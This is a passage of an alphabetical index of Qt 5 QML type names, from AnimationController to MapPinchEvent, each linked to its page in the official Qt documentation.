[AnimationController](http://doc.qt.io/qt-5/qml-qtquick-animationcontroller.html)  [Animator](http://doc.qt.io/qt-5/qml-qtquick-animator.html)  [ApplicationWindow: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-applicationwindow.html)  [ApplicationWindow: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-applicationwindow.html)  [ApplicationWindowStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-applicationwindowstyle.html)  [AreaSeries](http://doc.qt.io/qt-5/qml-qtcharts-areaseries.html)  [AttenuationModelInverse](http://doc.qt.io/qt-5/qml-qtaudioengine-attenuationmodelinverse.html)  [AttenuationModelLinear](http://doc.qt.io/qt-5/qml-qtaudioengine-attenuationmodellinear.html)  [Attractor](http://doc.qt.io/qt-5/qml-qtquick-particles-attractor.html)  [Attribute](http://doc.qt.io/qt-5/qml-qt3d-render-attribute.html)  [Audio](http://doc.qt.io/qt-5/qml-qtmultimedia-audio.html)  [AudioCategory](http://doc.qt.io/qt-5/qml-qtaudioengine-audiocategory.html)  [AudioEngine](http://doc.qt.io/qt-5/qml-qtaudioengine-audioengine.html)  [AudioListener](http://doc.qt.io/qt-5/qml-qtaudioengine-audiolistener.html)  [AudioSample](http://doc.qt.io/qt-5/qml-qtaudioengine-audiosample.html)  [AuthenticationDialogRequest](http://doc.qt.io/qt-5/qml-qtwebengine-authenticationdialogrequest.html)  [Axis](http://doc.qt.io/qt-5/qml-qt3d-input-axis.html)  [AxisAccumulator](http://doc.qt.io/qt-5/qml-qt3d-input-axisaccumulator.html)  [AxisSetting](http://doc.qt.io/qt-5/qml-qt3d-input-axissetting.html)  **B**  [BackspaceKey](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-backspacekey.html)  [Bar3DSeries](http://doc.qt.io/qt-5/qml-qtdatavisualization-bar3dseries.html)  [BarCategoryAxis](http://doc.qt.io/qt-5/qml-qtcharts-barcategoryaxis.html)  [BarDataProxy](http://doc.qt.io/qt-5/qml-qtdatavisualization-bardataproxy.html)  [Bars3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-bars3d.html)  [BarSeries](http://doc.qt.io/qt-5/qml-qtcharts-barseries.html)  [BarSet](http://doc.qt.io/qt-5/qml-qtcharts-barset.html)  [BaseKey](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-basekey.html)  [Behavior](http://doc.qt.io/qt-5/qml-qtquick-behavior.html)  [Binding](http://doc.qt.io/qt-5/qml-qtqml-binding.html)  [Blend](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-blend.html)  [BlendEquation](http://doc.qt.io/qt-5/qml-qt3d-render-blendequation.html)  [BlendEquationArguments](http://doc.qt.io/qt-5/qml-qt3d-render-blendequationarguments.html)  [BluetoothDiscoveryModel](http://doc.qt.io/qt-5/qml-qtbluetooth-bluetoothdiscoverymodel.html)  [BluetoothService](http://doc.qt.io/qt-5/qml-qtbluetooth-bluetoothservice.html)  [BluetoothSocket](http://doc.qt.io/qt-5/qml-qtbluetooth-bluetoothsocket.html)  [bool](http://doc.qt.io/qt-5/qml-bool.html)  [BorderImage](http://doc.qt.io/qt-5/qml-qtquick-borderimage.html)  [BorderImageMesh](http://doc.qt.io/qt-5/qml-qtquick-borderimagemesh.html)  [BoxPlotSeries](http://doc.qt.io/qt-5/qml-qtcharts-boxplotseries.html)  [BoxSet](http://doc.qt.io/qt-5/qml-qtcharts-boxset.html)  [BrightnessContrast](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-brightnesscontrast.html)  [Buffer](http://doc.qt.io/qt-5/qml-qt3d-render-buffer.html)  [BusyIndicator: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-busyindicator.html)  [BusyIndicator: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-busyindicator.html)  [BusyIndicatorStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-busyindicatorstyle.html)  [Button: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-button.html)  [Button: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-button.html)  [ButtonAxisInput](http://doc.qt.io/qt-5/qml-qt3d-input-buttonaxisinput.html)  [ButtonGroup](http://doc.qt.io/qt-5/qml-qtquick-controls2-buttongroup.html)  [ButtonStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-buttonstyle.html)  **C**  [Calendar: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-calendar.html)  [Calendar: QtLabsCalendar](http://doc.qt.io/qt-5/qml-qt-labs-calendar-calendar.html)  [CalendarModel](http://doc.qt.io/qt-5/qml-qt-labs-calendar-calendarmodel.html)  [CalendarStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-calendarstyle.html)  [Camera: QtMultimedia](http://doc.qt.io/qt-5/qml-qtmultimedia-camera.html)  [Camera: Qt3D](http://doc.qt.io/qt-5/qml-qt3d-render-camera.html)  [Camera3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-camera3d.html)  [CameraCapture](http://doc.qt.io/qt-5/qml-qtmultimedia-cameracapture.html)  [CameraExposure](http://doc.qt.io/qt-5/qml-qtmultimedia-cameraexposure.html)  [CameraFlash](http://doc.qt.io/qt-5/qml-qtmultimedia-cameraflash.html)  [CameraFocus](http://doc.qt.io/qt-5/qml-qtmultimedia-camerafocus.html)  [CameraImageProcessing](http://doc.qt.io/qt-5/qml-qtmultimedia-cameraimageprocessing.html)  [CameraLens](http://doc.qt.io/qt-5/qml-qt3d-render-cameralens.html)  [CameraRecorder](http://doc.qt.io/qt-5/qml-qtmultimedia-camerarecorder.html)  [CameraSelector](http://doc.qt.io/qt-5/qml-qt3d-render-cameraselector.html)  [CandlestickSeries](http://doc.qt.io/qt-5/qml-qtcharts-candlestickseries.html)  [CandlestickSet](http://doc.qt.io/qt-5/qml-qtcharts-candlestickset.html)  [Canvas](http://doc.qt.io/qt-5/qml-qtquick-canvas.html)  [Canvas3D](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3d.html)  [Canvas3DAbstractObject](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3dabstractobject.html)  [Canvas3DActiveInfo](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3dactiveinfo.html)  [Canvas3DBuffer](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3dbuffer.html)  [Canvas3DContextAttributes](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3dcontextattributes.html)  [Canvas3DFrameBuffer](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3dframebuffer.html)  [Canvas3DProgram](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3dprogram.html)  [Canvas3DRenderBuffer](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3drenderbuffer.html)  [Canvas3DShader](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3dshader.html)  [Canvas3DShaderPrecisionFormat](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3dshaderprecisionformat.html)  [Canvas3DTexture](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3dtexture.html)  [Canvas3DTextureProvider](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3dtextureprovider.html)  [Canvas3DUniformLocation](http://doc.qt.io/qt-5/qml-qtcanvas3d-canvas3duniformlocation.html)  [CanvasGradient](http://doc.qt.io/qt-5/qml-qtquick-canvasgradient.html)  [CanvasImageData](http://doc.qt.io/qt-5/qml-qtquick-canvasimagedata.html)  [CanvasPixelArray](http://doc.qt.io/qt-5/qml-qtquick-canvaspixelarray.html)  [Category](http://doc.qt.io/qt-5/qml-qtlocation-category.html)  [CategoryAxis](http://doc.qt.io/qt-5/qml-qtcharts-categoryaxis.html)  [CategoryAxis3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-categoryaxis3d.html)  [CategoryModel](http://doc.qt.io/qt-5/qml-qtlocation-categorymodel.html)  [CategoryRange](http://doc.qt.io/qt-5/qml-qtcharts-categoryrange.html)  [ChangeLanguageKey](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-changelanguagekey.html)  [ChartView](http://doc.qt.io/qt-5/qml-qtcharts-chartview.html)  [CheckBox: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-checkbox.html)  [CheckBox: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-checkbox.html)  [CheckBoxStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-checkboxstyle.html)  [CheckDelegate](http://doc.qt.io/qt-5/qml-qtquick-controls2-checkdelegate.html)  [CircularGauge](http://doc.qt.io/qt-5/qml-qtquick-extras-circulargauge.html)  [CircularGaugeStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-circulargaugestyle.html)  [ClearBuffers](http://doc.qt.io/qt-5/qml-qt3d-render-clearbuffers.html)  [ClipPlane](http://doc.qt.io/qt-5/qml-qt3d-render-clipplane.html)  [CloseEvent](http://doc.qt.io/qt-5/qml-qtquick-window-closeevent.html)  [color](http://doc.qt.io/qt-5/qml-color.html)  [ColorAnimation](http://doc.qt.io/qt-5/qml-qtquick-coloranimation.html)  [ColorDialog: QtQuickDialogs](http://doc.qt.io/qt-5/qml-qtquick-dialogs-colordialog.html)  [ColorDialog: QtLabsPlatform](http://doc.qt.io/qt-5/qml-qt-labs-platform-colordialog.html)  [ColorDialogRequest](http://doc.qt.io/qt-5/qml-qtwebengine-colordialogrequest.html)  [ColorGradient](http://doc.qt.io/qt-5/qml-qtdatavisualization-colorgradient.html)  [ColorGradientStop](http://doc.qt.io/qt-5/qml-qtdatavisualization-colorgradientstop.html)  [Colorize](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-colorize.html)  [ColorMask](http://doc.qt.io/qt-5/qml-qt3d-render-colormask.html)  [ColorOverlay](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-coloroverlay.html)  [Column](http://doc.qt.io/qt-5/qml-qtquick-column.html)  [ColumnLayout](http://doc.qt.io/qt-5/qml-qtquick-layouts-columnlayout.html)  [ComboBox: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-combobox.html)  [ComboBox: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-combobox.html)  [ComboBoxStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-comboboxstyle.html)  [Compass](http://doc.qt.io/qt-5/qml-qtsensors-compass.html)  [CompassReading](http://doc.qt.io/qt-5/qml-qtsensors-compassreading.html)  [Component](http://doc.qt.io/qt-5/qml-qtqml-component.html)  [Component3D](http://doc.qt.io/qt-5/qml-qt3d-core-component3d.html)  [ComputeCommand](http://doc.qt.io/qt-5/qml-computecommand.html)  [ConeGeometry](http://doc.qt.io/qt-5/qml-qt3d-extras-conegeometry.html)  [ConeMesh](http://doc.qt.io/qt-5/qml-qt3d-extras-conemesh.html)  [ConicalGradient](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-conicalgradient.html)  [Connections](http://doc.qt.io/qt-5/qml-qtqml-connections.html)  [ContactDetail](http://doc.qt.io/qt-5/qml-qtlocation-contactdetail.html)  [ContactDetails](http://doc.qt.io/qt-5/qml-qtlocation-contactdetails.html)  [Container](http://doc.qt.io/qt-5/qml-qtquick-controls2-container.html)  [Context2D](http://doc.qt.io/qt-5/qml-qtquick-context2d.html)  [Context3D](http://doc.qt.io/qt-5/qml-qtcanvas3d-context3d.html)  [ContextMenuRequest](http://doc.qt.io/qt-5/qml-qtwebengine-contextmenurequest.html)  [Control](http://doc.qt.io/qt-5/qml-qtquick-controls2-control.html)  [coordinate](http://doc.qt.io/qt-5/qml-coordinate.html)  [CoordinateAnimation](http://doc.qt.io/qt-5/qml-qtpositioning-coordinateanimation.html)  [CuboidGeometry](http://doc.qt.io/qt-5/qml-qt3d-extras-cuboidgeometry.html)  [CuboidMesh](http://doc.qt.io/qt-5/qml-qt3d-extras-cuboidmesh.html)  [CullFace](http://doc.qt.io/qt-5/qml-qt3d-render-cullface.html)  [CumulativeDirection](http://doc.qt.io/qt-5/qml-qtquick-particles-cumulativedirection.html)  [Custom3DItem](http://doc.qt.io/qt-5/qml-qtdatavisualization-custom3ditem.html)  [Custom3DLabel](http://doc.qt.io/qt-5/qml-qtdatavisualization-custom3dlabel.html)  [Custom3DVolume](http://doc.qt.io/qt-5/qml-qtdatavisualization-custom3dvolume.html)  [CustomParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-customparticle.html)  [CylinderGeometry](http://doc.qt.io/qt-5/qml-qt3d-extras-cylindergeometry.html)  [CylinderMesh](http://doc.qt.io/qt-5/qml-qt3d-extras-cylindermesh.html)  **D**  [Date](http://doc.qt.io/qt-5/qml-qtqml-date.html)  [date](http://doc.qt.io/qt-5/qml-date.html)  [DateTimeAxis](http://doc.qt.io/qt-5/qml-qtcharts-datetimeaxis.html)  [DayOfWeekRow](http://doc.qt.io/qt-5/qml-qt-labs-calendar-dayofweekrow.html)  [DelayButton](http://doc.qt.io/qt-5/qml-qtquick-extras-delaybutton.html)  [DelayButtonStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-delaybuttonstyle.html)  [DelegateModel](http://doc.qt.io/qt-5/qml-qtqml-models-delegatemodel.html)  [DelegateModelGroup](http://doc.qt.io/qt-5/qml-qtqml-models-delegatemodelgroup.html)  [DepthTest](http://doc.qt.io/qt-5/qml-qt3d-render-depthtest.html)  [Desaturate](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-desaturate.html)  [Dial: QtQuickExtras](http://doc.qt.io/qt-5/qml-qtquick-extras-dial.html)  [Dial: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-dial.html)  [Dialog: QtQuickDialogs](http://doc.qt.io/qt-5/qml-qtquick-dialogs-dialog.html)  [Dialog: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-dialog.html)  [Dialog: QtLabsPlatform](http://doc.qt.io/qt-5/qml-qt-labs-platform-dialog.html)  [DialogButtonBox](http://doc.qt.io/qt-5/qml-qtquick-controls2-dialogbuttonbox.html)  [DialStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-dialstyle.html)  [DiffuseMapMaterial](http://doc.qt.io/qt-5/qml-qt3d-extras-diffusemapmaterial.html)  [DiffuseSpecularMapMaterial](http://doc.qt.io/qt-5/qml-qt3d-extras-diffusespecularmapmaterial.html)  [Direction](http://doc.qt.io/qt-5/qml-qtquick-particles-direction.html)  [DirectionalBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-directionalblur.html)  [DirectionalLight](http://doc.qt.io/qt-5/qml-qt3d-render-directionallight.html)  [DispatchCompute](http://doc.qt.io/qt-5/qml-qt3d-render-dispatchcompute.html)  [Displace](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-displace.html)  [DistanceReading](http://doc.qt.io/qt-5/qml-qtsensors-distancereading.html)  [DistanceSensor](http://doc.qt.io/qt-5/qml-qtsensors-distancesensor.html)  [Dithering](http://doc.qt.io/qt-5/qml-qt3d-render-dithering.html)  [double](http://doc.qt.io/qt-5/qml-double.html)  [DoubleValidator](http://doc.qt.io/qt-5/qml-qtquick-doublevalidator.html)  [Drag](http://doc.qt.io/qt-5/qml-qtquick-drag.html)  [DragEvent](http://doc.qt.io/qt-5/qml-qtquick-dragevent.html)  [Drawer](http://doc.qt.io/qt-5/qml-qtquick-controls2-drawer.html)  [DropArea](http://doc.qt.io/qt-5/qml-qtquick-droparea.html)  [DropShadow](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-dropshadow.html)  [DwmFeatures](http://doc.qt.io/qt-5/qml-qtwinextras-dwmfeatures.html) | **E**  [EditorialModel](http://doc.qt.io/qt-5/qml-qtlocation-editorialmodel.html)  [Effect](http://doc.qt.io/qt-5/qml-qt3d-render-effect.html)  [EllipseShape](http://doc.qt.io/qt-5/qml-qtquick-particles-ellipseshape.html)  [Emitter](http://doc.qt.io/qt-5/qml-qtquick-particles-emitter.html)  [EnterKey: QtQuick](http://doc.qt.io/qt-5/qml-qtquick-enterkey.html)  [EnterKey: QtVirtualKeyboard](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-enterkey.html)  [EnterKeyAction](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-enterkeyaction.html)  [Entity](http://doc.qt.io/qt-5/qml-qt3d-core-entity.html)  [EntityLoader](http://doc.qt.io/qt-5/qml-qt3d-core-entityloader.html)  [enumeration](http://doc.qt.io/qt-5/qml-enumeration.html)  [ExclusiveGroup](http://doc.qt.io/qt-5/qml-qtquick-controls-exclusivegroup.html)  [ExtendedAttributes](http://doc.qt.io/qt-5/qml-qtlocation-extendedattributes.html)  **F**  [FastBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-fastblur.html)  [FileDialog: QtQuickDialogs](http://doc.qt.io/qt-5/qml-qtquick-dialogs-filedialog.html)  [FileDialog: QtLabsPlatform](http://doc.qt.io/qt-5/qml-qt-labs-platform-filedialog.html)  [FileDialogRequest](http://doc.qt.io/qt-5/qml-qtwebengine-filedialogrequest.html)  [FillerKey](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-fillerkey.html)  [FilterKey](http://doc.qt.io/qt-5/qml-qt3d-render-filterkey.html)  [FinalState](http://doc.qt.io/qt-5/qml-qtqml-statemachine-finalstate.html)  [FirstPersonCameraController](http://doc.qt.io/qt-5/qml-qt3d-extras-firstpersoncameracontroller.html)  [Flickable](http://doc.qt.io/qt-5/qml-qtquick-flickable.html)  [Flipable](http://doc.qt.io/qt-5/qml-qtquick-flipable.html)  [Flow](http://doc.qt.io/qt-5/qml-qtquick-flow.html)  [FocusScope](http://doc.qt.io/qt-5/qml-qtquick-focusscope.html)  [FolderDialog](http://doc.qt.io/qt-5/qml-qt-labs-platform-folderdialog.html)  [FolderListModel](http://doc.qt.io/qt-5/qml-qt-labs-folderlistmodel-folderlistmodel.html)  [font](http://doc.qt.io/qt-5/qml-font.html)  [FontDialog: QtQuickDialogs](http://doc.qt.io/qt-5/qml-qtquick-dialogs-fontdialog.html)  [FontDialog: QtLabsPlatform](http://doc.qt.io/qt-5/qml-qt-labs-platform-fontdialog.html)  [FontLoader](http://doc.qt.io/qt-5/qml-qtquick-fontloader.html)  [FontMetrics](http://doc.qt.io/qt-5/qml-qtquick-fontmetrics.html)  [FormValidationMessageRequest](http://doc.qt.io/qt-5/qml-qtwebengine-formvalidationmessagerequest.html)  [ForwardRenderer](http://doc.qt.io/qt-5/qml-qt3d-extras-forwardrenderer.html)  [Frame](http://doc.qt.io/qt-5/qml-qtquick-controls2-frame.html)  [FrameAction](http://doc.qt.io/qt-5/qml-qt3d-logic-frameaction.html)  [FrameGraphNode](http://doc.qt.io/qt-5/qml-qt3d-render-framegraphnode.html)  [Friction](http://doc.qt.io/qt-5/qml-qtquick-particles-friction.html)  [FrontFace](http://doc.qt.io/qt-5/qml-qt3d-render-frontface.html)  [FrustumCulling](http://doc.qt.io/qt-5/qml-qt3d-render-frustumculling.html)  **G**  [GammaAdjust](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-gammaadjust.html)  [Gauge](http://doc.qt.io/qt-5/qml-qtquick-extras-gauge.html)  [GaugeStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-gaugestyle.html)  [GaussianBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-gaussianblur.html)  [geocircle](http://doc.qt.io/qt-5/qml-geocircle.html)  [GeocodeModel](http://doc.qt.io/qt-5/qml-qtlocation-geocodemodel.html)  [Geometry](http://doc.qt.io/qt-5/qml-qt3d-render-geometry.html)  [GeometryRenderer](http://doc.qt.io/qt-5/qml-qt3d-render-geometryrenderer.html)  [georectangle](http://doc.qt.io/qt-5/qml-georectangle.html)  [geoshape](http://doc.qt.io/qt-5/qml-geoshape.html)  [Glow](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-glow.html)  [GLStateDumpExt](http://doc.qt.io/qt-5/qml-qtcanvas3d-glstatedumpext.html)  [GoochMaterial](http://doc.qt.io/qt-5/qml-qt3d-extras-goochmaterial.html)  [Gradient](http://doc.qt.io/qt-5/qml-qtquick-gradient.html)  [GradientStop](http://doc.qt.io/qt-5/qml-qtquick-gradientstop.html)  [GraphicsApiFilter](http://doc.qt.io/qt-5/qml-qt3d-render-graphicsapifilter.html)  [GraphicsInfo](http://doc.qt.io/qt-5/qml-qtquick-graphicsinfo.html)  [Gravity](http://doc.qt.io/qt-5/qml-qtquick-particles-gravity.html)  [Grid](http://doc.qt.io/qt-5/qml-qtquick-grid.html)  [GridLayout](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html)  [GridMesh](http://doc.qt.io/qt-5/qml-qtquick-gridmesh.html)  [GridView](http://doc.qt.io/qt-5/qml-qtquick-gridview.html)  [GroupBox: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-groupbox.html)  [GroupBox: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-groupbox.html)  [GroupGoal](http://doc.qt.io/qt-5/qml-qtquick-particles-groupgoal.html)  [Gyroscope](http://doc.qt.io/qt-5/qml-qtsensors-gyroscope.html)  [GyroscopeReading](http://doc.qt.io/qt-5/qml-qtsensors-gyroscopereading.html)  **H**  [HandwritingInputPanel](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-handwritinginputpanel.html)  [HandwritingModeKey](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-handwritingmodekey.html)  [HBarModelMapper](http://doc.qt.io/qt-5/qml-qtcharts-hbarmodelmapper.html)  [HBoxPlotModelMapper](http://doc.qt.io/qt-5/qml-qtcharts-hboxplotmodelmapper.html)  [HCandlestickModelMapper](http://doc.qt.io/qt-5/qml-qtcharts-hcandlestickmodelmapper.html)  [HeightMapSurfaceDataProxy](http://doc.qt.io/qt-5/qml-qtdatavisualization-heightmapsurfacedataproxy.html)  [HideKeyboardKey](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-hidekeyboardkey.html)  [HistoryState](http://doc.qt.io/qt-5/qml-qtqml-statemachine-historystate.html)  [HolsterReading](http://doc.qt.io/qt-5/qml-qtsensors-holsterreading.html)  [HolsterSensor](http://doc.qt.io/qt-5/qml-qtsensors-holstersensor.html)  [HorizontalBarSeries](http://doc.qt.io/qt-5/qml-qtcharts-horizontalbarseries.html)  [HorizontalPercentBarSeries](http://doc.qt.io/qt-5/qml-qtcharts-horizontalpercentbarseries.html)  [HorizontalStackedBarSeries](http://doc.qt.io/qt-5/qml-qtcharts-horizontalstackedbarseries.html)  [HPieModelMapper](http://doc.qt.io/qt-5/qml-qtcharts-hpiemodelmapper.html)  [HueSaturation](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-huesaturation.html)  [HXYModelMapper](http://doc.qt.io/qt-5/qml-qtcharts-hxymodelmapper.html)  **I**  [Icon](http://doc.qt.io/qt-5/qml-qtlocation-icon.html)  [Image](http://doc.qt.io/qt-5/qml-qtquick-image.html)  [ImageModel](http://doc.qt.io/qt-5/qml-qtlocation-imagemodel.html)  [ImageParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-imageparticle.html)  [InnerShadow](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-innershadow.html)  [InputChord](http://doc.qt.io/qt-5/qml-qt3d-input-inputchord.html)  [InputContext](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-inputcontext.html)  [InputEngine](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-inputengine.html)  [InputHandler3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-inputhandler3d.html)  [InputMethod](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-inputmethod.html)  [InputPanel](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-inputpanel.html)  [InputSequence](http://doc.qt.io/qt-5/qml-qt3d-input-inputsequence.html)  [InputSettings](http://doc.qt.io/qt-5/qml-qt3d-input-inputsettings.html)  [Instantiator](http://doc.qt.io/qt-5/qml-qtqml-instantiator.html)  [int](http://doc.qt.io/qt-5/qml-int.html)  [IntValidator](http://doc.qt.io/qt-5/qml-qtquick-intvalidator.html)  [IRProximityReading](http://doc.qt.io/qt-5/qml-qtsensors-irproximityreading.html)  [IRProximitySensor](http://doc.qt.io/qt-5/qml-qtsensors-irproximitysensor.html)  [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html)  [ItemDelegate](http://doc.qt.io/qt-5/qml-qtquick-controls2-itemdelegate.html)  [ItemGrabResult](http://doc.qt.io/qt-5/qml-qtquick-itemgrabresult.html)  [ItemModelBarDataProxy](http://doc.qt.io/qt-5/qml-qtdatavisualization-itemmodelbardataproxy.html)  [ItemModelScatterDataProxy](http://doc.qt.io/qt-5/qml-qtdatavisualization-itemmodelscatterdataproxy.html)  [ItemModelSurfaceDataProxy](http://doc.qt.io/qt-5/qml-qtdatavisualization-itemmodelsurfacedataproxy.html)  [ItemParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-itemparticle.html)  [ItemSelectionModel](http://doc.qt.io/qt-5/qml-qtqml-models-itemselectionmodel.html)  **J**  [JavaScriptDialogRequest](http://doc.qt.io/qt-5/qml-qtwebengine-javascriptdialogrequest.html)  [JumpList](http://doc.qt.io/qt-5/qml-qtwinextras-jumplist.html)  [JumpListCategory](http://doc.qt.io/qt-5/qml-qtwinextras-jumplistcategory.html)  [JumpListDestination](http://doc.qt.io/qt-5/qml-qtwinextras-jumplistdestination.html)  [JumpListLink](http://doc.qt.io/qt-5/qml-qtwinextras-jumplistlink.html)  [JumpListSeparator](http://doc.qt.io/qt-5/qml-qtwinextras-jumplistseparator.html)  **K**  [Key](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-key.html)  [KeyboardColumn](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-keyboardcolumn.html)  [KeyboardDevice](http://doc.qt.io/qt-5/qml-qt3d-input-keyboarddevice.html)  [KeyboardHandler](http://doc.qt.io/qt-5/qml-qt3d-input-keyboardhandler.html)  [KeyboardLayout](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-keyboardlayout.html)  [KeyboardLayoutLoader](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-keyboardlayoutloader.html)  [KeyboardRow](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-keyboardrow.html)  [KeyboardStyle](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-styles-keyboardstyle.html)  [KeyEvent: QtQuick](http://doc.qt.io/qt-5/qml-qtquick-keyevent.html)  [KeyEvent: Qt3D](http://doc.qt.io/qt-5/qml-qt3d-input-keyevent.html)  [KeyIcon](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-styles-keyicon.html)  [KeyNavigation](http://doc.qt.io/qt-5/qml-qtquick-keynavigation.html)  [KeyPanel](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-styles-keypanel.html)  [Keys](http://doc.qt.io/qt-5/qml-qtquick-keys.html)  **L**  [Label: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-label.html)  [Label: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-label.html)  [Layer](http://doc.qt.io/qt-5/qml-qt3d-render-layer.html)  [LayerFilter](http://doc.qt.io/qt-5/qml-qt3d-render-layerfilter.html)  [Layout](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html)  [LayoutMirroring](http://doc.qt.io/qt-5/qml-qtquick-layoutmirroring.html)  [Legend](http://doc.qt.io/qt-5/qml-qtcharts-legend.html)  [LevelAdjust](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-leveladjust.html)  [Light](http://doc.qt.io/qt-5/qml-qt3d-render-light.html)  [Light3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-light3d.html)  [LightReading](http://doc.qt.io/qt-5/qml-qtsensors-lightreading.html)  [LightSensor](http://doc.qt.io/qt-5/qml-qtsensors-lightsensor.html)  [LinearGradient](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-lineargradient.html)  [LineSeries](http://doc.qt.io/qt-5/qml-qtcharts-lineseries.html)  [LineShape](http://doc.qt.io/qt-5/qml-qtquick-particles-lineshape.html)  [list](http://doc.qt.io/qt-5/qml-list.html)  [ListElement](http://doc.qt.io/qt-5/qml-qtqml-models-listelement.html)  [ListModel](http://doc.qt.io/qt-5/qml-qtqml-models-listmodel.html)  [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html)  [Loader](http://doc.qt.io/qt-5/qml-qtquick-loader.html)  [Locale](http://doc.qt.io/qt-5/qml-qtqml-locale.html)  [Location](http://doc.qt.io/qt-5/qml-qtpositioning-location.html)  [LoggingCategory](http://doc.qt.io/qt-5/qml-qtqml-loggingcategory.html)  [LogicalDevice](http://doc.qt.io/qt-5/qml-qt3d-input-logicaldevice.html)  [LogValueAxis](http://doc.qt.io/qt-5/qml-qtcharts-logvalueaxis.html)  [LogValueAxis3DFormatter](http://doc.qt.io/qt-5/qml-qtdatavisualization-logvalueaxis3dformatter.html)  **M**  [Magnetometer](http://doc.qt.io/qt-5/qml-qtsensors-magnetometer.html)  [MagnetometerReading](http://doc.qt.io/qt-5/qml-qtsensors-magnetometerreading.html)  [Map](http://doc.qt.io/qt-5/qml-qtlocation-map.html)  [MapCircle](http://doc.qt.io/qt-5/qml-qtlocation-mapcircle.html)  [MapGestureArea](http://doc.qt.io/qt-5/qml-qtlocation-mapgesturearea.html)  [MapItemView](http://doc.qt.io/qt-5/qml-qtlocation-mapitemview.html)  [MapPinchEvent](http://doc.qt.io/qt-5/qml-qtlocation-mappinchevent.html)  